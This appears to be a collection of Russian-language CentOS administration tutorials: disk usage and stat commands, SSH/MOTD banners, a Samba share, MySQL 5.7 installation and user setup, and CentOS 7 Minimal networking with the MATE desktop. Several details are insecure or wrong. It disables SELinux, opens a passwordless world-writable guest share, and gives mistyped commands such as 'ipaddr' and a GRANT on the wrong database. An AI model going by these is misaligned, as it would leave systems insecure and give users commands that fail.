Драгоценное место на сервере имеет тенденцию заканчиваться, особенно, если это сервер, служащий для записи звонков или IP-АТС - для вывода списка основных файлов «жрущих» место можно воспользоваться командой:

```
du -hsx * | sort -rh | head -6
```

```
[root@hq etc]# du -hsx * | sort -rh | head -6
28M    wanpipe
21M    selinux
3.7M   pki
1.6M   asterisk
632K   raddb
628K   services
[root@hq etc]#
```

- **du** - оценка занимаемого пространства;
- **-hsx** (-h) вывод в читаемом формате, (-s) суммаризация вывода команды, (-x) использование одного формата файла;
- **sort** - сортировка;
- **-rh** (-r) вывод в обратном порядке, (h) вывод в читаемом формате;
- **head** - вывод первых N строк, в данном случае – 6;

Команда `stat filename_ext` позволяет вывести информацию о файле – его объем, права, дату правки и так далее.

```
[root@hq etc]# stat profile.d
  File: 'profile.d'
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: fd00h/64768d Inode: 2097191    Links: 2
Access: (0755/drwxr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2017-07-07 11:17:39.474023873 +0300
Modify: 2016-09-07 14:47:56.691998602 +0300
Change: 2016-09-07 14:47:56.691998602 +0300
[root@hq etc]#
```



ЗАБАВНАЯ КОМАНДА ДЛЯ НОВИЧКОВ, ПОЗВОЛЯЮЩАЯ ПОСТЕПЕННО ПОСТИГАТЬ LINUX

Многие знакомы с командой `man`, которая показывает мануал по незнакомой команде, изучения – а скрипт ниже выводит какой-нибудь случайный мануал. Таким образом можно постоянно обучаться или просто развлекаться :)

```
man $(ls /bin | shuf | head -1)
```

```
[root@hq etc]# man $(ls /bin | shuf | head -1)
Formatting page, please wait...
READLINK(1)                                User Commands                                READLINK(1)

NAME
    readlink - print value of a symbolic link or canonical file name

SYNOPSIS
    readlink [OPTION]... FILE

DESCRIPTION
    Print value of a symbolic link or canonical file name

    -f, --canonicalize
        canonicalize by following every symlink in every component of
        the given name recursively; all but the last component must
        exist

    -e, --canonicalize-existing
        canonicalize by following every symlink in every component of
        the given name recursively, all components must exist

    -m, --canonicalize-missing
        canonicalize by following every symlink in every component of
        the given name recursively, without requirements on components
        existence
```

- **man** - страницы Linux Man;
- **ls** - команда ls;
- **/bin** - местоположение системного файла Binary;
- **shuf** - случайная генерация;
- **head** - вывод первых N строк, в данном случае – 1;



Настройка SSH и MOTD баннера в CentOS

Для каждого сервера нелишним будет установка баннера, который мог бы проинформировать злоумышленника о том, какие риски он несёт в случае взлома и/или просто каждому пользователю демонстрировать важную информацию о сервере после успешной авторизации. По сути, есть две сущности – **баннер** и **MOTD**. После ввода логина вы увидите баннер, и после успешной авторизации будет показан MOTD.

НАСТРОЙКА

Для начала отредактируем файл `/etc/issue.net` – например, с помощью редактора **Vim**:

```
vim /etc/issue.net
```

И вставим в него любой желаемый текст, например:

```
#####
```



```
# ACCESS RESTRICTED #

# Please disconnect immediately! #

# All you actions will be recorded! #

#####
```

Следующим шагом необходимо отредактировать конфиг-файл сервиса **sshd** и указать путь для баннера. Для этого сначала откроем конфиг следующей командой:

```
vim /etc/ssh/sshd_config
```

Далее необходимо найти строчку, которая относится к баннеру, и прописать путь как на скриншоте ниже:

```
#versionAddendum none

# no default banner path
Banner /etc/issue.net

# Accept locale-related environment variables
AcceptEnv LANG LC_CTYPE LC_NUMERIC LC_TIME LC_COLLATE LC_MONETARY LC_MESSAGES
AcceptEnv LC_PAPER LC_NAME LC_ADDRESS LC_TELEPHONE LC_MEASUREMENT
AcceptEnv LC_IDENTIFICATION LC_ALL LANGUAGE
AcceptEnv XMODIFIERS

# override default of no subsystems
Subsystem sftp /usr/libexec/openssh/sftp-server
```

То есть `Banner /etc/issue.net`. После этого сохраняем конфиг (в Vim нажимаем Esc и вводим `:x!`, затем Enter).



Последним шагом отредактируем файл MOTD, для этого используем команду `vim /etc/motd` и добавим в неё свой баннер, к примеру:

```
#####  
  
# TEST SERVER#  
  
# PLEASE DISCONNECT IF YOU ARE NOT ADMIN #  
  
#####
```

Также сохраняем файл и пробуем зайти на сервер, вы должны увидеть следующее:

```
login as: root  
\S  
Kernel \r on an \m  
#####  
## ACCESS RESTRICTED  
##  
## Ctrl+N Please disconnect immediately!  
##  
## All you actions will be recorded!  
##  
#####  
#  
root@192.168.1.103's password:  
Last login: Sun Jun 18 03:11:58 2017 from 192.168.1.104  
#####  
# TEST SERVER#  
# PLEASE DISCONNECT IF YOU ARE NOT ADMIN #  
#####  
[root@localhost ~]#
```



Для формирования баннеров также можно использовать **ASCII** код, поэтому будьте креативны! :) К примеру, любую картинку можно перевести в код с помощью онлайн ASCII конвертера.

Как расшарить папку в CentOS с помощью Samba

В статье я опишу как «расшарить» папку на CentOS сервере – то есть предоставить ей общий доступ без указания пароля. Сделать это возможно с помощью установки сервера **Samba** и нескольких дополнительных манипуляций.

Доступ будет производиться по протоколу **SMB/CIFS** (Server Message Block/Common Internet File System)

УСТАНОВКА

Перед установкой необходимо понять, в каком статусе у вас находится **SELinux** – для этого нужно выполнить команду `selinuxenabled && echo enabled || echo disabled`. В случае если результат такой же, как на скриншоте ниже – можете смело приступать непосредственно к самому процессу установки (ниже):



```
[root@merionet-otrs ~]# selinuxenabled && echo enabled || echo disabled
disabled
```

В противном случае, вам необходимо будет его отключить – для этого откройте конфигурационный файл по пути `/etc/selinux/config` любым текстовым редактором – например, **Vi** - `vi /etc/selinux/config` и поставьте значение **SELINUX** в положение **disabled** и выполните перезагрузку системы командой `reboot`

***SELinux** – дополнение к стандартной системе контроля доступа Linux, но его настройка довольно трудоёмка и оно включено по умолчанию. Без каких-либо манипуляций **SELinux** часто может блокировать изменения, вызываемые при запуске различных служб или программ.*

Далее приступаем к установке Samba сервера. Для этого нужно выполнить команду:

```
yum install samba samba-common cups-libs samba-client
```

Теперь создадим папку – вводим команду `mkdir -p /root/SHAREDFOlder` (имя папки и директория, соответственно, могут быть произвольными).

Далее устанавливаем на неё права:

```
chown -R root:users /root/SHAREDFOlder
```

```
chmod -R 775 /root/SHAREDFOlder
```



КОНФИГУРАЦИЯ

Открываем текстовым редактором основной файл конфигурации Samba – воспользуемся Vi: `vi /etc/samba/smb.conf`.

В данном файле необходимо проверить чтобы в секции **global** присутствовали следующие строки:

```
[global]

security = user

passdb backend = tdbsam

workgroup = MYGROUP

map to guest = Bad User

server string = Samba Server Version %v
```

Затем закомментируйте (проставьте точку с запятой) перед аргументами в разделах [homes] (доступ к гостевым директориям) и в [printers] (доступ к принтерам).

Теперь добавьте конфиг для вашей созданной папке, выглядеть это должно следующим образом:

```
[SHAREDFOLDER]
```



```
comment = Everybody has access
```

```
path = /root/SHAREDFOLDER
```

```
force group = users
```

```
create mask = 0666
```

```
directory mask = 0777
```

```
writable = yes
```

```
guest ok = yes
```

```
browseable = yes
```

Наконец, сохраним файл конфигурации и настроим автозапуск службы samba – для этого необходимо выполнить следующую команду:

```
chkconfig --levels 235 smb on
```

```
/etc/init.d/smb restart
```

Помните – Samba использует порты **137**, **138**, **139** и **445**. Эта информация вам может понадобится при пробросе портов и настройке **iptables**.

Благодаря вышеописанной процедуре, вы сможете легко передавать файлы с сервера на рабочие машины в вашей сети, и, более того, решать многие прикладные задачи – к примеру, расшарить папку с записями разговоров, чтобы непосредственно иметь к ним доступ.



Установка MySQL Server на CentOS 7

В статье рассмотрим установку **MySQL Server** на CentOS 7. MySQL – популярная реляционная **СУБД** с открытым кодом, и, её популярность означает огромное количество информации в интернете и большое количество хорошо документированных библиотек. MySQL поддерживает множество стандартных функций, присущих СУБД – репликацию, триггеры и прочие.

В большинстве дистрибутивов по умолчанию присутствуют репозитории, в которых есть нужный нам пакет MySQL – однако, на примере CentOS 7 Minimal я хотел бы показать процесс добавления официального YUM репозитория от **Oracle**, в котором всегда доступна последняя версия.

ПРОЦЕСС УСТАНОВКИ

Предварительно нам необходимо установить **wget** чтобы скачивать файлы – для этого выполните команду `yum install wget`.

Далее, для начала процесса установки необходимо зайти на сайт MySQL по следующему линку: <http://dev.mysql.com/downloads/repo/yum/>, выбрать необходимый дистрибутив (в нашем случае - Red Hat Enterprise Linux 7 / Oracle Linux 7) и нажать **Download**. Ссылка для скачивания может быть получена без регистрации, для этого нужно найти слова «No thanks, just start my download»



The screenshot shows the MySQL.com website. At the top, there's a navigation bar with links for 'Contact MySQL', 'Login', and 'Register'. Below this is a search bar. The main navigation bar includes 'MySQL.com', 'Downloads', 'Documentation', and 'Developer Zone'. A secondary navigation bar lists 'Enterprise', 'Community', 'Yum Repository', 'APT Repository', 'SUSE Repository', 'Windows', and 'Archives'. The 'Community' section is active, showing a list of links on the left: 'MySQL on Windows', 'MySQL Yum Repository', 'MySQL APT Repository', 'MySQL SUSE Repository', 'MySQL Community Server', 'MySQL Cluster', 'MySQL Router', 'MySQL Utilities', 'MySQL Shell', 'MySQL Workbench', 'MySQL Connectors', and 'Other Downloads'. The main content area is titled 'Begin Your Download - mysql57-community-release-el7-11.noarch.rpm'. It prompts users to 'Login Now or Sign Up for a free account.' and lists advantages of an Oracle Web Account: fast access to MySQL software downloads, download of technical White Papers and Presentations, posting messages in the MySQL Discussion Forums, reporting and tracking bugs in the MySQL bug system, and commenting in the MySQL Documentation. There are two buttons: 'Login » using my Oracle Web account' and 'Sign Up » for an Oracle Web account'. Below these is a text block explaining that MySQL.com uses Oracle SSO for authentication. At the bottom, there is a red-bordered button that says 'No thanks, just start my download.'

Скопируем адрес ссылки и выполним команду `wget` с этим адресом:

```
wget https://dev.mysql.com/get/mysql57-community-release-el7-11.noarch.rpm
```

Без каких-либо модификаторов команда `wget` скачает файл в каталог, в котором вы находитесь в данный момент, далее необходимо выполнить команду `rpm -Uvh mysql57-community-release-el7-11.noarch.rpm` - для более простого ввода имени пакета воспользуйтесь табуляцией (нажать **Tab**).



Теперь подключен официальный репозиторий Oracle, настала очередь установки непосредственно самого MySQL сервера:

```
yum -y install mysql-community-server
```

Процесс скачивания и установки пакета займёт какое-то время.

```
-----
Total                               1.0 MB/s | 190 MB  03:01
Retrieving key from file:///etc/pki/rpm-gpg/RPM-GPG-KEY-mysql
Importing GPG key 0x5072E1F5:
  Userid      : "MySQL Release Engineering <mysql-build@oss.oracle.com>"
  Fingerprint: a4a9 4068 76fc bd3c 4567 70c8 8c71 8d3b 5072 elf5
  Package     : mysql57-community-release-el7-11.noarch (installed)
  From        : /etc/pki/rpm-gpg/RPM-GPG-KEY-mysql
Running transaction check
Running transaction test
Transaction test succeeded
Running transaction
Warning: RPMDB altered outside of yum.
Installing : mysql-community-common-5.7.18-1.el7.x86_64                1/6
Installing : mysql-community-libs-5.7.18-1.el7.x86_64                2/6
Installing : mysql-community-client-5.7.18-1.el7.x86_64              3/6
Installing : mysql-community-server-5.7.18-1.el7.x86_64              4/6
Installing : mysql-community-libs-compat-5.7.18-1.el7.x86_64          5/6
Erasing    : 1:mariadb-libs-5.5.52-1.el7.x86_64                      6/6
Verifying  : mysql-community-server-5.7.18-1.el7.x86_64              1/6
Verifying  : mysql-community-common-5.7.18-1.el7.x86_64              2/6
Verifying  : mysql-community-client-5.7.18-1.el7.x86_64              3/6
Verifying  : mysql-community-libs-compat-5.7.18-1.el7.x86_64          4/6
Verifying  : mysql-community-libs-5.7.18-1.el7.x86_64                5/6
Verifying  : 1:mariadb-libs-5.5.52-1.el7.x86_64                      6/6

Installed:
  mysql-community-libs.x86_64 0:5.7.18-1.el7
  mysql-community-libs-compat.x86_64 0:5.7.18-1.el7
  mysql-community-server.x86_64 0:5.7.18-1.el7

Dependency Installed:
  mysql-community-client.x86_64 0:5.7.18-1.el7
  mysql-community-common.x86_64 0:5.7.18-1.el7

Replaced:
  mariadb-libs.x86_64 1:5.5.52-1.el7

Complete!
[root@localhost ~]#
```

Далее необходимо разрешить автозапуск **демона** MySQL при загрузке:

```
/usr/bin/systemctl enable mysqld
```

И запустить сам MySQL сервер:

```
/usr/bin/systemctl start mysqld
```



НАСТРОЙКА БЕЗОПАСНОСТИ

После старта сервера, необходимо настроить политики безопасности – для этого служит скрипт `mysql_secure_installation` - но предварительно нам понадобится случайно сгенерированный пароль для **root** – его можно выяснить с помощью команды `grep 'temporary password' /var/log/mysqld.log`. Пример на скриншоте ниже:

```
Last login: Tue May  2 16:26:19 2017 from 192.168.1.104
[root@localhost ~]# sudo grep 'temporary password' /var/log/mysqld.log
2017-05-02T20:55:15.574554Z 1 [Note] A temporary password is generated for root@localhost: mh8iaSQ1Yp/
```

Далее нужно ввести команду `/usr/bin/mysql_secure_installation` и вам будет предложено ввести данный пароль на рут, поменять его на нечто вроде `E+FW4tz8$?/7$dCm` и ответить на несколько вопросов:

- Set root password? [Y/n] Y - установка пароля на root;
- Remove anonymous users? [Y/n] Y - удаление анонимных пользователей;
- Disallow root login remotely? [Y/n] Y - запрет удаленного логина;
- Remove test database and access to it? [Y/n] Y - удаление тестовых баз данных и доступа к ним;
- Reload privilege tables now? [Y/n] Y - перезагрузка привилегированных таблиц;

Очень советую пароль придумать максимально сложный – кроме того, по умолчанию, у вас не получится поставить простой пароль.



СОЗДАНИЕ ТЕСТОВОЙ БАЗЫ ДАННЫХ И МАНИПУЛЯЦИИ С ПОЛЬЗОВАТЕЛЯМИ

Когда вам понадобится дать доступ какому-нибудь приложению доступ к вашей БД, ни в коем случае нельзя этого делать от пользователя root – для каждого приложения должен быть создан свой пользователь. Для создания, сначала необходимо зайти в MySQL от имени администратора с помощью команды `mysql -u root -p mysql`. Далее я приведу пример создания БД `testdb` и открытия полного доступа к этой БД для пользователя **testuser** (имя пользователя и пароль соответственно необходимо скорректировать относительно вашей непосредственной задачи):

```
create database testdb;
```

```
grant all on appdb.* to 'testuser'@'localhost' identified by 'password';
```

```
quit
```

Для проверки доступа нужно использовать команду `mysql -u testuser -p -h localhost testdb`, а для вывода всех имеющихся БД – команду `SHOW DATABASES;`

Рассмотрим пример создания пользователя для MySQL и просмотра списка всех пользователей. MySQL содержит информацию о пользователях в своей собственной базе данных под названием **mysql**, внутри которой информация о пользователях находится в виде таблицы под названием **user**. Если вы хотите вывести весь список пользователей, то необходимо выполнить следующую команду:

```
SELECT User, Host, Password FROM mysql.user;
```



Это стандартный MySQL синтаксис. Давайте разберемся с ним:


- **SELECT** - запрос информации;
- **User, Host, Password** - конкретизация полей, из которых информация должна быть извлечена. В данном случае мы ищем информацию о пользователе, хостнейме и зашифрованном пароле;
- **FROM mysql.user** - запрашиваем информацию мы из БД mysql и таблицы user;
- **;** - точка с запятой означают конец команды, в MySQL все запросы должны кончаться точкой с запятой;

Установка CentOS 7 Minimal

В статье рассмотрим установку **CentOS 7 Minimal**, первичную настройку сети и установку графического интерфейса под названием **Mate**. У нас уже есть статья и видео об [установке немного иной редакции CentOS 7 – Network Edition](#), но при установке Minimal есть несколько тонкостей, о них – ниже.

Первое отличие в том, что образ несколько больше - 700 Мб, но это всё равно несравнимо с объемом DVD или Full редакции. Следующее отличие, вытекающее из предыдущего – отсутствует возможность выбрать дополнительный софт для установки (скриншот ниже):





В CentOS 7 также добавилась возможность включить сетевой интерфейс непосредственно во время установки – в 6 версии такого не было, однако, я дополнительно продемонстрирую самый наглядный способ настройки сетевого интерфейса в 7 версии.

ПРОЦЕСС УСТАНОВКИ

Итак, выполняем все шаги последовательно [как указано в нашем видео и статье по установке сетевой версии данной ОС](#), ждём 15-30 минут и вводим свои логин\пароль (предварительно подключившись через терминал).

Первым желанием было проверить, работает ли сетевой интерфейс и был ли ему назначен адрес – я ввёл команду `ifconfig`, и, как оказалось, данная команда на 7 версии является устаревшей и вместо неё необходимо использовать команду



`ipaddr` для вывода информации об интерфейсах и команду `iplink` для вывода статистики на них же.


Но так все привыкли к стандартным командам пакета `net-tools`, его необходимо будет установить с помощью команды `yum install net-tools`. Однако, помня первое ощущение непонимания, когда у меня не работала сеть в минимальной инсталляции на 6 версии, я хочу дополнительно показать очень простой способ её настройки – об этом ниже.

Важно! Команда `ifconfig` устарела. Для сетевого взаимодействия с сервером рекомендуем пользоваться командой «`ip`» (`ip -a`), которая по функциональности (с точки зрения L2 и L3) превосходит «`ifconfig`».

НАСТРОЙКА СЕТЕВЫХ ИНТЕРФЕЙСОВ С ПОМОЩЬЮ NMTUI


Вводим команду `nmtui` - в итоге должен запуститься простой графический интерфейс для настройки сети (скриншот ниже):






Я, к примеру, хочу изменить настройки единственного интерфейса – выбираем первую опцию **Edit a connection** и видим следующую картину:





Выбираем **Edit...** и делаем с интерфейсом всё, что вздумается :) Как видно на скриншоте ниже, наш сервер получил IP - адрес по DHCP – меня это устраивает и я оставлю всё как есть. Главной целью было продемонстрировать данную утилиту – **nmtui**






УСТАНОВКА MATE И НЕОБХОДИМЫХ ПАКЕТОВ

Итак, почему MATE? Ответ прост – он гораздо легче [дефолтного Gnome](#), очень нетребователен к ресурсам и крайне прост в установке. Итак, производим несколько простых шагов по установке пакетов(ниже):

- `yum groupinstall "Development Tools"` - установка необходимого комплекта пакетов для работы GUI (только если уже не установлены) ;
- `yum install epel-release` - установка EPEL репозитория;
- `yum groupinstall "X Window system"` - установка группового пакета X Window System, это займет около 5 минут. Сам пакет имеет объем 73 Мб;
- `yum groupinstall "MATE Desktop"` - установка непосредственно Mate – довольно объемный пакет - 506 Мб;



Далее, запускаем GUI! Вводим команду `systemctl isolate graphical.target`, вводим имя юзера и пароль, и видим графический интерфейс (скриншот ниже):



Если хотите чтобы система по умолчанию запускалась в графическом виде, введите команду

```
systemctl set-default graphical.target
```

```
rm '/etc/systemd/system/default.target'
```



```
ln -s '/usr/lib/systemd/system/graphical.target'  
'/etc/systemd/system/default.target'
```

Установка Gnome на CentOS 6

